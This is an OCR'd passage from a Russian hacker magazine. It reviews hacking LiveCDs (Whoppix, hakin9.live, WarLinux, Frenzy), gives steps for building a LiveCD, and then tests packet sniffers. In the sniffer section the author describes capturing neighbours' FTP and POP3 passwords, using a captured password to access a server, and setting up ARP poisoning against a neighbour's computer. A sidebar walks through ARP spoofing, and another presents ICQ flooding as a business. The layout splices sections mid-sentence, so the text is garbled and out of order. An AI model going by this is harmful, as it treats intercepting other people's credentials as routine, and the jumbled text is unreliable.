Что меня особенно порадовало в hakin9.live, так это работа с Wi-Fi устройствами. В ядро системы наложено несколько патчей, которые значительно расширяют список поддерживаемых беспроводных девайсов. Чтобы проверить слова разработчиков на деле, я отправился к другу, где мы успешно смогли загрузить hakin9.live на ноутбуке с платформой Centrino. Входящие в состав дистрибутива airsnort и kismet вкупе с узконаправленной антенной без проблем позволили нам просканировать эфир. В кайф!
Огорчает лишь одно: в состав дистрибутива не входит ни одного сплойта. Скорее всего, по той же причине, что и мы не выкладываем сплойты и кряки на наш диск. Нельзя! Впрочем, любой эксплоит без труда можно установить и самому.

База экплоитов: 0
Security-утилиты: 4
Удобство использования: 5
Поддержка оборудования: 5


[nmap FE под hakin9.live: настоящая идиллия]

[whoppix 2.6-sp1] Когда я начинал работу над этим материалом, Никитос посоветовал включить в обзор популярный дистрибутив Knoppix. Система, конечно, отменная, но вот воинственных функций ей явно не хватает. Оказалось, что так считаю не только я. В Сети без труда нашлось сразу два хакерских LiveCD, являющихся переделками Knoppix'а: Knopipx-SDK и Whoppix. После нескольких часов экстремального тестирования я пришел к выводу, что второй из них лучше. Его и опишу.
Перечислять все достоинства Knoppix'а — это все равно что написать о нем целую статью. Достаточно сказать, что Knoppix на сегодняшний день является наиболее продвинутым LiveCD дистрибутивом. Этот старейший LiveCD разработчики обкатали от и до, исправив все баги и реализовав поддержку самого разного оборудования.
Что касается непосредственно Whoppix'а, то это всего лишь дополнение к стандартному Knoppix'у. Разработчики практически не затронули внутренности исходного дистрибутива и лишь включили в него внушающее количество специфического софта. И надо отдать им должное, поработали они от души.
Признаться честно, я никогда в жизни не видел столько эксплоитов, сканеров, сниферов и всевозможных вспомогательных утилит в одном месте. Здесь их настоящее море! Складывается впечатление, что разработчики перелопатили все, что можно, и скомповали хакерский пакет на все случаи жизни. При этом дистрибутив сильно отличается от hakin9.live, где большинство утилит имеет графическую оболочку. В Whoppix'е все в точности наоборот. Коллекция военного софта и сплойтов попросту рассортирована по нескольким десяткам директорий и в таком виде выложена на CD. А для использования того или иного средства его в большинстве случаев придется предварительно откомпилировать. Это вполне понятно. Ведь на то, чтобы откомпилировать все имеющееся хозяйство, ушла бы масса времени и дискового пространства, которое, сам понимаешь, жестко лимитировано.
Однако это ни в коем случае не портит дистрибутив. Ориентируясь на название разделов, любой знающий человек быстро отыщет нужную утилиту и соберет ее с помощью полноценного компилятора gcc.
Видно, что подборкой занимался настоящий гуру, который не понаслышке знаком с технологией хака. Так и оказалось: разработчиком дистрибутива является некий Muts, имеющий целую кучу сертификатов и работающий на ведущую израильскую security-контору. Он включил в Whoppix самые различные сканеры портов, авторутеры, сниферы и руткиты. Если необходимо замутить переадресацию портов или наладить туннель, то в твоем распоряжении будут утилиты netcat и stunnel. А если нужно пустить трафик через цепочку proxy/socks-серверов, то и локальная прокся с поддержкой каскадирования. Помимо этого, в дистрибутиве доступен софт для взлома Cisco-систем, серверов баз данных и для обнаружения незащищенных Wi-Fi сетей.
Среди включенных утилит есть и брутфорсеры под различные сервисы, а также несколько полезный словарей. Покопавшись, можно найти немало perl-скриптов, которые автоматически ищут и распознают демоны, поддающиеся брутфорсу.
Главный конек дистрибутива — громадное количество эксплойтов. Автор любезно выложил на диск полный архив ведущих секьюрити-

[СТРОИМ СВОЙ LIVECD]

Сегодня, когда LiveCD очень популярны, в Сети можно найти подробные мануалы по изготовлению собственных дистрибов. Однако выполнять все необходимые действия вручную — довольно-таки утомительное занятие. Да и не факт, что найденные рекомендации в точности подойдут под твой дистрибутив линукса и версию используемого ядра. Значительно проще создать свой дистрибутив LiveCD с помощью специальных скриптов, которые самостоятельно выполняют все необходимые действия и создают образ будущего диска. Один из таких пакетов — Linux Live (*www.linux-live.org*).

1 Первый шаг предельно очевиден — нужно установить непосредственно саму операционную систему. Чтобы избавить себя от лишнего геморроя, рекомендую использовать для этого единственный раздел. Хотя, само собой, свопoвый раздел тоже необходим, и места под него в нашем случае жалеть не стоит. Его объем должен быть пропорционален размеру создаваемого Live-диска. После установки системы не рекомендуется патчить ядро какими-либо специфическими модулями и драйверами. Это может помешать работе скриптов.

2 В любую систему по умолчанию устанавливается множество ненужного хлама, поэтому ее настоятельно рекомендуется облегчить. В каждом конкретном дистрибутиве сделать это можно по-разному. Например, в популярном Mandrake неоценимую помощь окажет фирменная GUI'шная оболочка Mandrake Control Center, а также консольное приложение urpmi. В случае RMP-based дистрибутива нелишним будет удалить неиспользуемые RMP-пакеты (команда *rpm -e -nodeps*).

3 После этого установи в систему все необходимые приблуды. Сканеры, сниферы, брутфорсеры — все в твоем распоряжении. Но не переусердствуй! Проследи, чтобы каталоги */etc*, */home*, */lib* и */var* не были чрезмерно большими, иначе запуск LiveCD может запросто оборваться, сославшись на недостаток оперативной памяти. Немаловажную роль в удобстве использования LiveCD играет внешнее оформление системы. Настроить его нужно прямо сейчас и так, чтобы потом ничего не захотелось исправлять. После записи на болванку изменить ты уже ничего не сможешь.


4 Теперь скачай последнюю версию скриптов Linux-live и распакуй их в каталог */tmp*, зайди в систему под рутом (команда *su*) и набери в консоли «./runme.sh». Собственно, это все. Запустившийся скрипт сделает всю грязную работу за тебя.

5 Последний хинт: если в процессе установки возникнут проблемы, попробуй заменить установленное ядро пропатченным 2.6.11.8 с включенными модулями unionfs и squashfs. Оно всегда доступно на том же сайте, что и сами скрипты.

Ничуть не сложнее создать свой собственный LiveCD на базе FreeBSD. Для этой цели мы воспользуемся другим набором скриптов, который называется FreeBSD LiveCD Tool Set (*livecd.sourceforge.net*). Все, что от тебя потребуется, — это 2 Гб свободного места в слайсе */usr/local*, 64 Мб оперативной памяти, а также пишущий CD-привод.

LiveCD Tool Set состоит из трех скриптов: LiveCD/livecd.sh, LiveCD/scripts/make_vnodes.sh, LiveCD/scripts/install_freebsd.sh. Для создания загрузочной оси достаточно использовать только первый из них. Он имеет диалоговый интерфейс с целой кучей подсказок и указаний, так что тебе не составит труда выполнить все его требования. На завершающем этапе мастер предложит записать созданный образ на компакт диск — смело соглашайся :).

Двумя другими скриптами можно воспользоваться уже после создания LiveCD. Скрипт make_vnodes.sh используется для создания виртуальной файловой системы на одном из разделов жесткого диска. Что касается install_freebsd.sh, то этот скрипт необходим исключительно для установки оси с CD на свой жесткий диск и едва ли тебе когда-нибудь понадобится.




[все инструменты Whoppix'а разбиты по каталогам]

сайтов *www.packetstormsecurity.org*, *www.securityfocus.com* и *www.securityforest.com*, а также Framework 2.3. Естественно, вручную искать подходящий эксплоит среди тысячи файлов никто не станет. Существенно упрощает задачу perl-скрипт find-sploits.pl. Достаточно указать ему имя программы, и через несколько секунд он выдаст список всех подходящих эксплойтов.

Кстати говоря, это единственный дистрибутив, который позволяет без лишнего геморроя настроить ADSL/IDSN и другие подключения. А в документации, помимо скучных man'ов, выложен десяток видеохаков, которые поспособствуют скорейшему освоению работы с Whoppix'ом.

База экплоитов: 5+
Security-утилиты: 5+
Удобство использования: 5
Поддержка оборудования: 5
Наш выбор!

[warlinux 0.5] Это самый миниатюрный дистрибутив в нашем сегодняшнем обзоре. Он весит всего 50 метров и поэтому легко может быть записан на mini-CD. Понятно, что столь маленький размер не случаен — на то есть несколько причин. Во-первых, разработчики стремились сделать все по минимуму и местами, как мне кажется, даже переборщили. А во-вторых, Warlinux имеет вполне конкретную и узкую специализацию – вардрайвинг. В этой области не так



[ищем эксплоит под Serv-U]

много утилит, поэтому дистрибутив получился совсем небольшим. Тестировать этот LiveCD на домашних машинах не было смысла ввиду отсутствия Wi-Fi карточки, поэтому я сразу решил проверить его на подходящем ноутбуке. Ось запустилась без проблем: быстро и без сообщений об ошибках. Чтобы не терзать себя сомнениями по поводу обнаружения Wi-Fi карточки, я сразу же набрал в консоли команду dmesg и посмотрел ее вывод. Карточка определилась! Этому я был очень рад, так как на форумах мне не раз доводилось встречать сообщения о том, что операционка не дружит с некоторыми девайсами.

Список возможных команд и встроенных утилит еще раз убедил меня, что этот дистрибутив предназначен исключительно для вардрайвинга. Сделать с его помощью что-либо еще будет ой как сложно. Не получится даже собрать сплойт — компилятора нет :). Откровенно говоря, не особенно поразил и набор утилит для вардрайвинга. Скудный он какой-то, но рассмотреть подробнее

[War Linux приглашает войти в скучную консоль]

все-таки стоит. Просканировать окрестности на наличие открытых сетей можно стандартной утилитой iwconfig. Если беспроводная сеть имеется, утилита выдаст информацию о точке доступа, к которой произошло подключение. За более детальной информацией стоит обращаться к специализированным утилитам типа wavemon. Эта небольшая прога, имеющая ncruces-интерфейс, следит за текущим состоянием беспроводного устройства. С ее помощью можно получить информацию об уровне сигнала и шума, статистику по переданным и принятым пакетам, потерям в канале, а также текущие настройки Wi-Fi устройства. У меня, правда, эта утилита не заработала, так как несовместима с используемым мною типом wireless-карточки. Зато никаких проблем не было с другой, даже более функциональной программой — Kismet. По сути, это своеобразный аналог обычного снифера, но работающего в беспроводных сетях. Тулза пассивно сканирует эфир и перехватывает проходящие пакеты. При этом она ведет статистику, определяет SSID беспроводной сети и имеет еще целый ряд полезных функций.
К великому сожалению, все действия выполняются под голой консолью. Я прекрасно осознаю, что включить иксы в этот крохотный дистрибутив было невозможно. Но я был весьма огорчен, увидев самый примитивный консольный шелл и отсутствие банального Midnight Commander'а (не самый большой минус для хак-дистрибутива — прим. ред.).

База экплоитов: 0
Security-утилиты: 2
Удобство использования: 2
Поддержка оборудования: 4

[frenzy 0.3] Работая над этим обзором, мне очень не хотелось, чтобы он полностью состоял из Linux-based осей. Однако найти достойные LiveCD с базовой системой, отличной от Linux'a, оказалось не так-то просто. Все, что я нашел, можно пересчитать по пальцам одной руки, а внимания заслуживает и вовсе только одна вещь — дистрибутив Frenzy.
Выкачивая его последнюю версию 0.3, я был приятно удивлен тем, что разработкой занимается российский программер. Автор, естественно, полностью локализовал систему, что является огромным плюсом по сравнению со всеми конкурентами. Ведь помимо Frenzy русскую локаль поддерживает лишь Whoppix, да и то после настройки.
Размер дистрибутива составляет всего 200 Мб, поэтому легко может быть записан на трехдюймовую болванку. При этом Frenzy ничем не обделен: он основан на FreeBSD 5.2.1 и включает в себя огромный пакет программ и утилит. Секрет столь небольшого размера заключается в сжатии файловой системы. Более того, автору пришлось немало поработать над стандартными программами, удалив из них ненужные и неиспользуемые библиотеки, а также файлы локализации. Посмотрим, что у него получилось :).
Загрузка системы мало чем отличается от линуксовых LiveCD, но все-таки немного уступает им по скорости. Впрочем, это никак не сказывается на последующей производительности: в целом система работает довольно быстро.
Автор не стал использовать стандартный шелл и прикрутил к Frenzy альтернативную оболочку. Надо отметить — весьма удобную, так как в консоли стало возможным использование хоткеев и автоматического дополнения команд. Наивным мальчикам, которые на дух не переваривают вид голого шелла, рекомендуется

[kismet пытается найти Wi-Fi устройство]

сразу набирать команду startx и тем самым загрузить X-Windows на пару с симпатичным менеджером окон fluxbox.
Frenzy имеет богатый набор утилит. Так, чтобы не напрягать пользователя возней с ifconfig'ом, для настройки сетки используется диалоговой скрипт lan-config. А в случае необходимости настройки модемного соединения — скрипт ppp-config. В арсенал дистрибутива включено все необходимое для маршрутизации трафика, организации NAT и поддержки DNS.
Само собой, в изобилии представлен и security-софт. Неоценимую помощь тебе совершенно точно окажут сканеры безопасности и портов (nessus, nmap), система обнаружения атак (snort), сниферы (ethereal, ettercap), утилиты для брутфорса удаленных сервисов, прокси-серверы и многие другие утилиты. Большим минусом, как и в случае hakin9.live, можно назвать отсутствие встроенной базы эксплоитов. Хотя о полноценных средах разработки (gcc, perl и python) производитель не забыл.
Отличительной особенностью Frenzy является возможность сохранения настроек. Для этого в системе есть специальный скрипт backup, который сохраняет все текущие настройки на дискету, флешку или жесткий диск. Во время своего следующего запуска ось проверяет наличие сохраненных конфигов и в случае необходимости самостоятельно восстанавливает настройки, что делает возможным ежедневное использование этого дистрибутива.

База экплоитов: 0
Security-утилиты: 5
Удобство использования: 5
Поддержка оборудования: 5

[наш выбор] Лучшим дистрибутивом с точки зрения хакера, безусловно, является Whoppix. Столь огромное количество полезных утилит, скриптов и эксплойтов едва ли удастся собрать даже при большом желании. Тем более что в Whoppix'е это все четко рассортировано и структурировано. На случай, если ты собираешься заняться вардрайвингом, не забудь прихватить с собой компакт с WarLinux или hackin9.live. Последний предпочтительнее, так как в полевых условиях позволит заюзать дополнительные утилиты и откомпилировать нужный эксплоит. Что касается фанатов BSD, то здесь выбор очевиден. Вам, дорогие мои, сам Бог велел использовать Frenzy. Не без причины, естественно


[тихо — идет загрузка Frenzy!]

Операция «Вулкан-5: Перехват»

КАЖДОМУ ИЗВЕСТНО, ЧТО ДЛЯ ПЕРЕХВАТА СЕТЕВОЙ ИНФОРМАЦИИ ИСПОЛЬЗУЮТСЯ СНИФЕРЫ. ЭТИ ПО-ГЕНИАЛЬНОМУ ПРОСТЫЕ ПРОГРАММЫ СПОСОБНЫ ОТЛАВЛИВАТЬ ПОТОКИ ЧУЖИХ ДАННЫХ, А В РЯДЕ СЛУЧАЕВ ВЫЦЕПЛЯТЬ ИЗ НИХ ПАРОЛИ НА РАЗЛИЧНЫЕ СЕРВИСЫ. ПО ОДНОМУ ПРОСТОМУ ЗАПРОСУ НА ПОИСКОВИКЕ МОЖНО НАЙТИ НЕСКОЛЬКО ДЕСЯТКОВ РАЗНЫХ СНИФЕРОВ. НО КАКОЙ ИЗ НИХ ЛУЧШЕ И ОБЛАДАЕТ БОЛЬШИМИ ВОЗМОЖНОСТЯМИ? Я РЕШИЛ ПРОВЕСТИ ПРАКТИЧЕСКИЕ ЗАНЯТИЯ, ЧТОБЫ ОТВЕТИТЬ НА ЭТОТ ВОПРОС | Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



На компакт-диске ты найдешь около пятнадцати различных сниферов. При таком ассортименте ты точно выберешь самую удобную программу.



Не стоит забывать, что все действия хакера противозаконны и эта статья предназначена лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.

Практическое применение сетевых сниферов

[рекогносцировка на местности] Для тестирования профпригодности сниферов была выбрана локальная сеть со следующей логической топологией: сразу за моим компьютером находился восьмипортовый хаб, подключаемый к 24-портовому свитчу. Уже за ним находился шлюз. Это идеальные условия для снифинга, так как здесь можно проверить и обычные возможности перехватчика, и фичу ARP-спуфинга, если таковая имеется. Но обо всем по порядку.


В самом начале я попробую провести атаку на моего соседа, подключенного к обычному повторителю. Это ерундовая задача, и с ней должен справиться любой снифер. Проверим это немедленно!


[ну и нафиг это все?] ICQ давно уже стала полноценным инструментом делового общения, не хуже мобильного телефона. Представь на секунду, какой геморрой возникнет, если твоя ася перестанет выходить в онлайн от обильного количества получаемых сообщений и номер придется попросту менять. Ситуация усложнится, если такая неприятность произойдет во время или накануне серьезного делового разговора, выяснения личных проблем или еще чего-то безумно важного. Стоит ли говорить, что в Сети полно людей, для которых даже временная потеря uin'а может обернуться серьезными проблемами и принести дивиденды третьему лицу.

В общем, флуд ICQ давно уже стал настоящим бизнесом. В свое время, когда софт для флуда был дико дорогим, люди покупали его и продавали свои услуги. Теперь же это удовольствие доступно всем, и можно атаковать неприятеля самому, не выкладывая за каждый заказ бабки левому Васе в пижаме. Усек?

[EtherScan Analyzer — коммерческий и неудобный] Для начала я попробовал заюзать снифер под названием EtherScan Analyser. Эта коммерческая программа, по словам разработчиков, спо-

собна улавливать любую информацию на повторителях. Это мне в данный момент и необходимо. Я скачиваю полутораметровый архив (*www.etherscan.com/esa.exe*) с программой и устанавливаю софт. При запуске меня просят купить приложение, но я не соблазняюсь :), а нажимаю Evaluate. Программа быстро запустилась, и я вижу красивый форточный интерфейс. Везде удобные кнопки и подсказки — дизайн сделан на ура. Но мне важно не расположение диалоговых элементов, а нормальная работа перехватчика, что сейчас и следует проверить.


[вклиниваемся в передачу данных]


[вот они – пароли!]

Сперва нужно выбрать адаптер для прослушивания в менюшке Tools -> Select Adapter. Это обязательно следует сделать, так как EtherScan по умолчанию почему-то подвязывает виртуальный сетевой адаптер от VmWare, но никак не интерфейс локальной сети. После выбора жму кнопку Start. Вижу, что в правой части пошли перехваченные пакеты. Среди этих данных очень много мусора, в котором можно легко запутаться, что не входит в мои планы. Благо, этот снифер обладает возможностью фильтровать приходящие пакеты. Я жму кнопку Filter, захожу во вкладку Ports и отмечаю FTP-сервис. Затем передвигаюсь далее, в раздел Words, и добавляю слово «PASS» в список фильтруемых. Теперь все готово к отлову важной информации. В течение получаса я жду, пока снифер покажет первый совпадающий пакет. Смотрю его свойства и внутри данных замечаю выражение «PASS iloveyou». Пароль действительно работал, и таким образом я завладел доступом к варезному FTP-архиву. Можно сказать, я протестировал основную работу Ether Scan Analyser'а. Со спокойной душой программа была закрыта и удалена с моей машины. Платить за это творение 150 баксов было для меня слишком дорогим удовольствием, так как в программе, кроме хорошего дизайна и фильтра, ничего удобного нет. Возможно, перехватчик можно использовать для изучения протокола TCP/IP, но никак не для сетевых атак.



Практически все перехватчики требуют наличия библиотеки WinPCap. Ее ты можешь скачать отсюда: http://winpcap.polito.it.


Подробнее о технологии ARP-Spoofing ты можешь прочитать в статье www.nag.ru/2003/0405/0405.shtml.

Существует консольная версия ICQ-снифера, получившая название ICQDump. Ее возможности аналогичны графическому перехватчику.

[ZXSniffer — компактный снифер для деловых хакеров] Следующая программа, с которой мне захотелось поработать, называется ZXSniffer (*www.securitylab.ru/tools/download/37550.html*). В описании софтины говорится, что, помимо перехвата всех пакетов, она умеет выцеплять из них пароли. Проверим, насколько легко прога справляется с этой задачей.


После запуска инсталлятора я вижу красивый интерфейс и обещание, сулящее, что снифер перехватит все типы plain-text паролей. Программа ставится безо всяких сложностей и даже не требует установки библиотеки WinPCap. Сам инсталлятор занимает всего 300 килобайт, чего не скажешь о предшествующей софтине. Итак, торжественный запуск! Я лицезрею приятный интерфейс и верхнюю менюшку с рядом кнопок. Нажимаю на пункт Traffic и обращаю внимание на список пакетов, который постоянно растет. Подобная картинка наблюдалась и в Etherscan analyzer, но я уже говорил, что фильтровать пароли из всех пакетов крайне неудобно. А что же означает кнопка Password, расположенная на самом первом месте? После нажатия я вижу два собранных FTP-пароля. Один из них — на мой ServU-ftpd (какой-то пользователь подцепился пару секунд назад), а второй — пароль на фтпшник моего соседа. Пока я изучал строки с отловленными паролями, снифер поймал еще один POP3-пассворд.


[успешно перехваченный пароль]

Я продолжил путешествие по менюшкам и заметил еще одну интересную фичу — кнопку с названием Capture. Если зайти в этот раздел и нажать Start, можно смотреть информацию по каждому пакету либо сохранять ее в отдельные файлы. Не знаю, конечно, кому это может пригодиться, но точно не мне :). За следующей кнопкой под названием Tools я нашел три общеизвестные утилиты: whois, port lookup и host lookup. Этакий суповой набор в одном флаконе.И наконец, скажу несколько слов о настройке программы. Эта информация не будет лишней, если кто-нибудь решится использовать софтину в повседневной хакерской деятельности. На первой вкладке можно выбрать интерфейсы для прослушивания. И не один, как это предлагает большинство нюхачей, а несколько. Далее возможно выбрать определенный протокол, а также типы отлавливаемых паролей (в последней версии успешно ловились пассворды на POP, FTP, ICQ, PROXY и HTTP). Из приятных штрихов могу также отметить поддержку скинов и загрузки вместе с Виндой. Как говорится, мелочь, а приятно :).


Пока я расписывал все тонкости программулины, в трее появился мерцающий значок, при наведении на который я получил сообщение о наличии трех отловленных паролей. Короче говоря, программа произвела на меня хорошее впечатление: она бесплатна, весит немного, не зависит от библиотек и очень удобна. Я бы мог даже сказать, must have, если бы не один минус. Эта программа применима только для отлова данных в сети на повторителях. Если используются свитчи, то трафик прослушиваться не будет. Особо умные могут меня поправить: мол, в сетке на свитчах вообще нельзя использовать снифер. На самом деле это не так — технологию Arp Poisoning еще никто не отменял.

[Каин и Авель] Я уже говорил, что в моей сети до маршрутизатора присутствует повторитель и коммутатор. Если данные на повторителе мне удалось отлавливать, то с коммутатором не все так просто. Сама технология коммутации пакетов подразумевает гарантиро-



[все вложенные утилиты проверены и работают]

ванную доставку данных на станцию с конкретным MAC-адресом. Однако существует ряд сниферов, которые способны вклиниться в обмен данными между двумя машинами и перезаписать ARP-таблицу на обоих узлах. Иными словами, для компьютера А снифер представляется как машина В и наоборот. Ты понимаешь, что при таком раскладе можно не только читать содержимое пакетов, но и изменять информацию на лету. Эта атака получила название Man-In-Middle (MIM) и широко применяется в хакерских кругах.


[множество типов паролей]

[удобочитаемые логи]

Один из хороших сканеров, который способен реализовать MIM, называется Cain & Abel (*www.oxid.it/downloads/ca_setup.exe*). Весит он целых пять метров и требует установки библиотеки WinPCAP. Причем лучше установить именно версию, находящуюся в дистрибутиве. В противном случае перехватчик данных откажется формировать список адаптеров. По крайней мере, так случилось у меня.

После запуска программы можно легко затеряться в кнопках и разделах снифера. Похоже, разработчики засунули в софтину все, что только можно. Сперва это, конечно, пугает, но потом начинаешь привыкать и думать, что это действительно нужно :). Если быть кратким, то в этой программе можно встретить множество брутфорсов хэшей (MD3, MD4, MD5, DES, Cisco, MySQL, SHA1, SHA2 и т.п.). Все эти типы можно найти во вкладке Cracker. Помимо этого, существует возможность сгенерировать любой хэш по заданному паролю.

Но меня пока не интересуют добавочные возможности. Сперва следует разобраться с самим перехватом данных. Я иду в раздел Sniffer и выбираю внизу вкладку Hosts. Затем вижу подсказку, что мне необходимо добавить хосты для слежения. Делаю это нажатием кнопки «+» на верхней панельке. Тут же генерируются все адреса из моей подсети. Теперь программа готова к перехвату паролей. Но пока что только через концентратор.

[КРАТКО ОБ ARP POISONING]

Технология Arp Poisoning (или «Отравление ARP-таблиц») относится к классу атак Man-In-the-Middle. Атака осуществляется посредством обмена ложными ARP-запросами. Рассмотрим простой пример. У нас в сети имеются три машины: омпьютер Пети, Васи и хакера Миши. Задача взломщика — перехватить данные между двумя машинами пользователей. В первую очередь Михаил проверяет, имеется ли в ARP-кэше на его машине MAC-адрес компьютера Пети. Если да, то он будет его использовать. Если нет — посредством ARP он отправляет широковещательный запрос с IP-адресом для поиска нужного MAC'a. То же самое происходит и для второй машины. В момент, когда оба MAC-адреса найдены, взломщик выдаст себя за Васю для Пети и наоборот. Это легко сделать, так как ARP-обмен происходит безо всякой аутентификации. Когда операционная система получает IP, уже находящийся в ARP-таблице и соотносящийся с другим MAC-адресом, она просто затрет эту запись, что только на руку хакеру. Теперь злоумышленник будет ждать передачи данных от одной машины к другой. Вся информация уйдет совершенно на другой порт коммутатора — на комп хакера. Просмотрев пакет и сохранив его для дальнейшего изучения, Михаил перенаправит его на машину Васи. Таким образом, данные будут проходить по верному маршруту, но только через третью машину. Следует напомнить, что рассылку ложных MAC-адресов нужно проводить раз в 30 секунд, иначе операционная система принудительно обновит таблицу и получит правильный MAC-адрес.

Для того чтобы воспользоваться фичей Arp Poisoning Routing, я выбираю внизу соответствующую вкладку. Затем мне необходимо выбрать два узла, между которыми я буду осуществлять перехват. Один из них, разумеется, будет шлюзом. Второй — компьютером некого делового человека, живущего в соседнем доме. Я нажи-

[СНИФЕРЫ ЗА КАДРОМ]

К сожалению, в одной статье никак не получится поместить обзор всех существующих сниферов, а четыре программы — явно мало. Чтобы как-то восполнить этот недостаток, помещаю впечатление еще по нескольким сниферам.

– Ngrep (*http://prdownloads.sf.net/ngrep/ngrep-1.41-win32-bin.zip*) — консольный снифер, аналог известного tcpdump. Он позволяет отслеживать все проходящие TCP/UDP-пакеты, но не умеет выцеплять из них пароли.


– Dsniff (*www.datanerds.net/~mike/binaries/dsniff-1.8-win32-static.tgz*) — консольный снифер. Состоит из нескольких компонентов. Если говорить кратко, то программа умеет логировать пароли на WWW, POP3/IMAP, FTP и Telnet. Также можно использовать программу для отлова информации, переданной в HTTP-формах.

– Netasyst (www.netasyst.ru/downloads/Netasyst1.0.zip) — платный и громоздкий снифер. Его вес составляет 43 мегабайта, и применим он разве что для просмотра сетевой активности. Вместо информации о пакетах можно увидеть великолепные графики, диаграммы и спидометры с пропускной способностью сети.

– ICQ Sniffer (*www.securitylab.ru/tools/download/44256.html*) — еще один снифер для перехвата переписки по ICQ. Правда, его возможности несравнимы с продуктом от UfaSoft с похожим названием. Перехватчик умеет выцеплять все ICQ-сообщения и группировать их по номерам.

– Ettercap (*http://download.kappa.ro/action__download/id__1353*) — этот снифер уже как-то описывали на страницах журнала, поэтому я намеренно не поместил его в обзор. Портированная версия под Windows почти не отличается от *nix-релиза. Перехватчик может использовать различные технологии, начиная от ARP и заканчивая методами пассивного перехвата :).

